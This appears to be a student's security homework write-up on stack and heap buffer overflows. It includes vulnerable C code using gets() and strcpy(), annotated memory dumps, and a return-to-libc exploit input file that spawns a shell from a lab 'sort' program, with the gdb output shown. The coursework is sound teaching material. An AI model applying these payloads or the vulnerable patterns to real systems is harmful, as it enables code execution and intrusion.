1. Understanding Buffer Overflow

1) Stack buffer overflow (15 points)

- Introduction

I wrote a simple code in C presenting the buffer overflow vulnerability.


[Source code]

```
#include <stdio.h>
#include <string.h>
//https://arstechnica.com/security/2015/08/how-security-flaws-work-the-buffer-overflow/

void say_hello(char* param)
{
        char name[12];
        char hostName[12] = "Youjung Kim";
        printf("What is your name?");
        gets(name);
        printf("Hello, %s!\n",name);
        return;
}

int main()
{
        say_hello("Parameter");
        return 0;
}
```

- Stack Layout by steps

I have drawn three diagrams to show you how parameters, return address, saved registers, and local variable(s) are allocated and stack layout would be changed in conditions. **For this diagram, low memory address goes from the top to the bottom, and the stack grows from bottom to the top.**

A. Before data is entered into local variable "name".




Address	Machine code				Value	Description
0x0036F6A8						
0x0036F6AC	59	6f	75	6a	Youj	Variable **hostName** (12 bytes)
0x0036F6B0	75	6e	67	20	ung	
0x0036F6B4	4b	68	6d	00	Kim.	
0x0036F6B8	cc	cc	cc	cc		
0x0036F6BC	cc	cc	cc	cc		
0x0036F6C0	cc	cc	cc	cc		Variable **name** (12 bytes)
0x0036F6C4	cc	cc	cc	cc		
0x0036F6C8	cc	cc	cc	cc		
0x0036F6CC	cc	cc	cc	cc		
0x0036F6D0	3c	a1	49	65	<¡Ie	Register **EPI** pushed (4 bytes)
0x0036F6D4	78	fd	34	00	xý4.	Register **EBP** pushed (4 bytes)
0x0036F6D8	f8	14	df	00	ø.ß.	**Return address** (4 bytes)
0x0036F6DC	70	58	df	00	pXß.	Memory address of **parameter** (4 bytes)

In this diagram, you can check the **order** of parameter("Parameter"), return address, registers (EBP, EPI), and local variables ("name", "hostName").

Also, notice **the sizes** of each elements.

B.When 11 bytes of string "EliotBignel" is entered into the local variable “name”.




Address	Machine code				Value	Description
0x0036F6A8						
0x0036F6AC	59	6f	75	6a	Youj	Variable **hostName** (12 bytes)
0x0036F6B0	75	6e	67	20	ung	
0x0036F6B4	4b	68	6d	00	Kim.	
0x0036F6B8	cc	cc	cc	cc		
0x0036F6BC	cc	cc	cc	cc		
0x0036F6C0	45	6c	69	6f	Elio	Variable **name** (12 bytes)
0x0036F6C4	74	42	69	67	tBig	
0x0036F6C8	6e	65	6c	00	nel.	
0x0036F6CC	cc	cc	cc	cc		
0x0036F6D0	3c	a1	49	65	<¡le	Register **EPI** pushed (4 bytes)
0x0036F6D4	78	fd	34	00	xý4.	Register **EBP** pushed (4 bytes)
0x0036F6D8	f8	14	df	00	ø.ß.	**Return address** (4 bytes)
0x0036F6DC	70	58	df	00	pXß.	Memory address of **parameter** (4 bytes)

When data entered within the variable range, it works fine.

Notice that even though I assigned 12 bytes on the local variable “name” , it only allows 11 byte because there is a character for “enter” event.

C. When **27 bytes** of string "EliotBignell123412341234123" is entered into the local variable “name”.



Address	Machine code				Value	Description
0x00333231						
...						
0x0036F6A8						
0x0036F6AC	59	6f	75	6a	Youj	Variable **hostName**, takes 12 bytes
0x0036F6B0	75	6e	67	20	ung	
0x0036F6B4	4b	68	6d	00	Kim.	
0x0036F6B8	cc	cc	cc	cc		
0x0036F6BC	cc	cc	cc	cc		
0x0036F6C0	45	6c	69	6f	Elio	Variable **name**, takes 12 bytes
0x0036F6C4	74	42	69	67	tBig	
0x0036F6C8	6e	65	6c	6c	nell	
0x0036F6CC	31	32	33	34	1234	Registers and return address have been replaced by over sized entry.
0x0036F6D0	31	32	33	34	1234	
0x0036F6D4	31	32	33	34	1234	
0x0036F6D8	31	32	33	00	1234	The program will return to **0x00333231**.
0x0036F6DC	70	58	df	00	123	

**The exceeded data is starting filling the stack from stack pointer (0x0036F6C0).

When the exceeded data, which is bigger than the size of distance between local variable “name” and the return address, entered, it takes up the space for registers and return address and changes the destination address **from 0x00DF14F8 to 0x00333231**. Specifically, **when the input is larger than 24 bytes**, it can influence the first byte of the return address, and **once the input is larger than 28 bytes**, it can change the whole return address and it will lead to an unexpected function.

2) Heap buffer overflow (15 points)

- Introduction


I wrote a simple code in C presenting the heap buffer overflow vulnerability.

[Source code]

```
/*****************************************************
*From: https://exploit-exercises.com/protostar/heap1/
*****************************************************/
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct internet {
  int priority;
  char *name;
};

void winner()
{
  printf("and we have a winner @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  struct internet *i1, *i2, *i3;
  i1 = malloc(sizeof(struct internet));
  i1->priority = 1;
  i1->name = malloc(8);

  i2 = malloc(sizeof(struct internet));
  i2->priority = 2;
  i2->name = malloc(8);

  strcpy(i1->name, argv[1]);
  strcpy(i2->name, argv[2]);
  printf("and that's a wrap folks!\n");
}
```

A. When malloc allocates the requested memory with each chunk metadata.


- Please check out the below memory chunks, their sizes and each metadata.
- As defined, there are five chunks in this memory including the top chunk.



Address	Machine code				Value	Description
0x0804b000	00	00	00	00		Metadata for memory chuck i1(8 bytes)
0x0804b004	00	00	00	11		
0x0804b008	00	00	00	01	1	Memory chuck i1(8 bytes) = Size of (struct internet) = integer (4 bytes) + Char* (4 bytes)
0x0804b00c	08	04	b0	18		
0x0804b010	00	00	00	00		Metadata for memory chuck i1->name(8 bytes)
0x0804b014	00	00	00	11		
0x0804b018	00	00	00	00		Memory chuck i1->name (8 bytes)
0x0804b01c	00	00	00	00		
0x0804b020	00	00	00	00		Metadata for memory chuck i2(8 bytes)
0x0804b024	00	00	00	11		
0x0804b028	00	00	00	02	2	Memory chuck i2 (8 bytes)= Size of (struct internet) = integer (4 bytes) + Char* (4 bytes)
0x0804b02c	08	04	b0	38		
0x0804b030	00	00	00	00		Metadata for memory chuck i2->name(8 bytes)
0x0804b034	00	00	00	01		
0x0804b038	00	00	00	00		Memory chuck i2->name (8 bytes)
0x0804b03c	00	00	00	00		
0x0804b040	00	00	00	00		
0x0804b044	00	02	0f	c1		Metadata of top chunk


B. When the program heap1 is executed with two arguments "aaaabbbbccccddddeeeefff" and "1111222233334444".

- The first argument has copied from i1->name(0x0804b018).
- Because the input is bigger than the size of the predefined data(8 bytes), it overwrites the metadata of i2(8 bytes).
- The input takes up the location for i2->priority as well as the location for i2->name, which contains the next address for i2->name. In consequence, i2->name loses its link to its memory chunk.



Address	Machine code				Value	Description
0x0804b000	00	00	00	00		Metadata for memory chuck i1(8 bytes)
0x0804b004	00	00	00	11		
0x0804b008	00	00	00	01	1	Memory chuck i1*(8 bytes) = Size of (struct internet) = integer (4 bytes) + Char* (4 bytes)
0x0804b00c	08	04	b0	18		
0x0804b010	00	00	00	00		Metadata for memory chuck i1->name(8 bytes)
0x0804b014	00	00	00	11		
0x0804b018	61	61	61	61	aaaa	From the address of i1->name (0x0804b018), the data is filled out.
0x0804b01c	62	62	62	62	bbbb	
0x0804b020	63	63	63	63	cccc	**i2 metadata, overwritten by the first argument**
0x0804b024	64	64	64	64	01-> dddd	
0x0804b028	65	65	65	65	2 ->eeee	i2->priority, overwritten by the first argument
0x0804b02c	66	66	66	66	ffff	i2->name, overwritten by the first argument
0x0804b030	00	00	00	00		
0x0804b034	00	00	00	01		Metadata for memory chuck i2->name (8 bytes)
0x0804b038	00	00	00	00		Memory chuck i2->name (8 bytes)
0x0804b03c	00	00	00	00		
0x0804b040	00	00	00	00		
0x0804b044	00	02	0f	c1		Metadata of top chunk


C. When the crafted input entered, it can overwrite the return pointer on the stack to redirect code execution or many vulnerable cases can occur.



Address	Machine code				Value	Description
0x0804b000	00	00	00	00		Metadata for memory chuck i1(8 bytes)
0x0804b004	00	00	00	11		
0x0804b008	00	00	00	01	1	Memory chuck i1*(8 bytes) = Size of (struct internet) = integer (4 bytes) + Char* (4 bytes)
0x0804b00c	08	04	b0	18		
0x0804b010	00	00	00	00		Metadata for memory chuck i1->name(8 bytes)
0x0804b014	00	00	00	11		
0x0804b018	61	61	61	61	aaaa	From the address of i1->name (0x0804b018), the data is filled out.
0x0804b01c	62	62	62	62	bbbb	
0x0804b020	63	63	63	63	cccc	**i2 metadata, overwritten by the first argument**
0x0804b024	64	64	64	64	01-> dddd	
0x0804b028	65	65	65	65	2 ->eeee	i2->priority, overwritten by the first argument
0x0804b02c	b7	e4	91	e0	ffff	Crafted input entered
0x0804b030	00	00	00	00		
...						Metadata for memory chuck i2->name (8 bytes)
0xb7e56190	08	04	87	7c		Memory chuck i2->name (8 bytes)
0xb7e56194	00	00	00	00		

2. Exploiting Buffer Overflow (60 points)

1) My data File- data.txt




```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa
DUMM
b7f76a24
b7e56190
ffffffff
b7e56190
ffffffff
b7f76a24
eeeeeeee
```

2) Execution screen


Once I figured out the address for system(), and bin.sh, I looked for how to map those address on data.txt. After a lot of trial, I found the right spots and the below are the results.

A. Right after I run the sort.c with my crafted input. You can check out the gdb prompt showed up.



```
gdb$ r data.txt
Starting program: /home/ubuntu/Desktop/sort data.txt
Current local time and date: Sun Jun 11 14:09:56 2017


Source list:
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xd
0xb7f76a24
0xb7e56190
0xffffffff
0xb7e56190
0xffffffff
0xb7f76a24
0xeeeeeeee

Sorted list in ascending order:
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e56190
b7e56190
b7f76a24
b7f76a24
eeeeeeee
ffffffff
ffffffff
$ 
```

B. After I terminated the prompt, you can see SIGSEGV, Segmentation fault come out.



```
Sorted list in ascending order:
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e56190
b7e56190
b7f76a24
b7f76a24
eeeeeeee
ffffffff
ffffffff
d
$ exit
$ exit

Program received signal SIGSEGV, Segmentation fault.
-----------------------------------------------------------------------------[regs]
  EAX: 0x000000FA  EBX:             ECX: 0xBFFFEF0C  EDX:             o d I t S z A P C
  ESI:             EDI:             EBP:             ESP: 0xBFFFF038  EIP: 0xB7F76A25
  CS:        DS:        ES:        FS:        GS:        SS:
-----------------------------------------------------------------------------[code]
=> 0xb7f76a25:  bound  ebp,QWORD PTR [ecx+0x6e]
   0xb7f76a28:  das
   0xb7f76a29:  jae    0xb7f76a93
   0xb7f76a2b:  add    BYTE PTR [ebp+0x78],ah
   0xb7f76a2e:  imul   esi,DWORD PTR [eax+eiz*1+0x30],0x6e616300
   0xb7f76a36:  outs   dx,DWORD PTR ds:[esi]
   0xb7f76a37:  outs   dx,BYTE PTR ds:[esi]
   0xb7f76a38:  imul   esp,DWORD PTR [ebx+0x61],0x657a696c
--------------------------------------------------------------------------------
